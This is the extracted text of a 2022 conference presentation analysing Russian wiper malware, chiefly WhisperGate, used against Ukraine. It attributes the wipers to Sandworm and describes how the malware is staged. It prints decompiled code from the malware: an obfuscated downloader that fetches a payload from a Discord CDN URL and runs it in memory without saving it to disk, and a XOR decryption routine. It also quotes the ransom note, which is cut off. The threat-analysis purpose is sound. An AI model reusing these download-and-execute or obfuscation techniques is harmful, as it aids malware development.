



2022
PRAGUE
28-30 Sept 2022



Russian Wipers in the Cyberwar Against Ukraine



Dr. Alexander Adamov, Associate Professor
Founder of NioGuard Security Lab
Teaching at NURE 🇺🇦 and BTH 🇸🇪




NURE



Not so long ago...

NotPetya attack through M.E.Doc



Blog Bulletin

Last-minute paper: Industroyer: biggest threat to industrial control systems since Stuxnet

Thursday 5 October 14:30 - 15:00, Green room

Anton Cherepanov (ESET)
Robert Lipovsky (ESET)


Sandworm APT (GRU Unit 74455)

A.k.a. ELECTRUM, Telebots, IRON VIKING, BlackEnergy, Quedagh, VOODOO BEAR

Attributed attacks:

- BlackEnergy (2015)
- Industroyer (2016)
- NotPetya (2017)
- Olympic destroyer (2018)
- etc.


Source: <https://attack.mitre.org/groups/G0034/>



Source: <https://www.gov.uk/government/publications/russias-fsb-malign-cyber-activity-factsheet/russias-fsb-malign-activity-factsheet>

Wiper attacks in 2022

NioGuard



WhisperGate

Date: 13-14 Jan 2022

Targets: Government infrastructure

Discovered by: CERT-UA, Microsoft

Attribution: DEV-0586 (GRU)

Platform: Windows 64/32-bit

Delivery:

- Stage1.exe: MBR writer -> Disk wiper
- Stage2.exe: Trojan-Downloader -> Discord
-> File wiper


Destruction:

- Wiping every 199th sector
- Filling files with '0x100000' of '0xCC' byte



Public file sharing services

- WhisperGate (stage2.exe): Downloading a malware from the Discord CDN as an attachment



```
dnSpy v6.1.8 (64-bit, .NET)
File Edit View Debug Window Help
Assembly Explorer Facade
Tbopbh (10.0.18362.1500)
  Tbopbh.exe
    PE
    Type References
    References
    Resources
    {}
      \u0003 @02000003
      <Module> @02000001
      <Module>{89a366a7-2270-46
      Facade @02000002
      Manager @02000005
      MockParamsStub @02000004
      {}
        WindowsFormsApp12.Properties

70 num2 = 7;
71 continue;
72 IL_3C:
73 Facade.InsertItem(array, 0, array.Length);
74 goto IL_4D;
75 IL_117:
76 byte[] array2 = (byte[])Facade.UpdateItem(typeof(WebClient).GetMethod("DxownxloxadDxatxxax".Replace("x", ""), new Type[]
77 {
78     Facade.MoveItem(typeof(string).TypeHandle)
79 }, new WebClient(), new object[]
80 {
81     "https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg"
82 });
83 if (5 == 0)
84 {
85     num2 = 4;
```


Tbopbh.jpg / Frkmlkdubkznbkmcfdll



Fileless execution

WhisperGate

- Stage2.exe downloads a .NET DLL (Tbopbh.jpg / Frkmlkdkdubkznbkmcfdll) from Discord CDN and launches it via RuntimeAssembly without saving on disk.



```
302
303 // Token: 0x06000511 RID: 1297 RVA: 0x0001940C File Offset: 0x0001760C
304 internal static byte[] smethod_1(Class116.Class119.Class120 class120_0)
305 {
306     Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream(class120_0.string_2);
307     if (manifestResourceStream == null)
308     {
309         return null;
310     }
311     int num = (113
312     byte[] array)114
313     manifestRes(115
314     manifestRes(116
315     if (class12(117
316     {
317         array = 120
318     }
319     return arra)123
320
321
322 // Token: 0x06000508 RID: 1288 RVA: 0x0001903C File Offset: 0x0001723C
323 private static byte[] smethod_6(byte[] byte_0)
324 {
325     string s = "LKf/VjV6KlpzXaFkzH0Lvld5ylJ0zPjQTgiW61o9rCJ5kQ465LHVFLsit0agXgkz11QXK84TPX621d95b0W1QtpnAFEoPgSEag==";
326     byte[] array = Convert.FromBase64String(s);
327     Class31.smethod_1(array);
328     Class116.Class118 @class = new Class116.Class118(array);
329     int num = byte_0.Length;
330     byte b = 0;
331     byte b2 = 121;
332     byte[] array2 = new byte[]
333     {
334         148,
335         68,
336         208,
337         52,
338         241,
339         93,
340         195,
341         220
342     };
343     for (int num2 = 0; num2 != num; num2++)
344     {
345         if (b == 0)
346         {
347             b2 = @class.method_1();
348         }
349         b += 1;
350         if (b == 32)
351         {
352             b = 0;
353         }
354         int num3 = num2;
355         byte_0[num3] ^= (b2 ^ array2[num2 >> 2 & 3] ^ array2[(int)(b & 3)]);
356     }
357     return byte_0;
358 }
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
```


Using MBR to wipe data on physical drives

```
Your hard drive has been corrupted.  
In case you want to recover all hard drives  
of your organization,  
You should pay us $10k via bitcoin wallet  
1AUMM60gj6PGPPcJufTKATa4WLazg0fpfv and send message via  
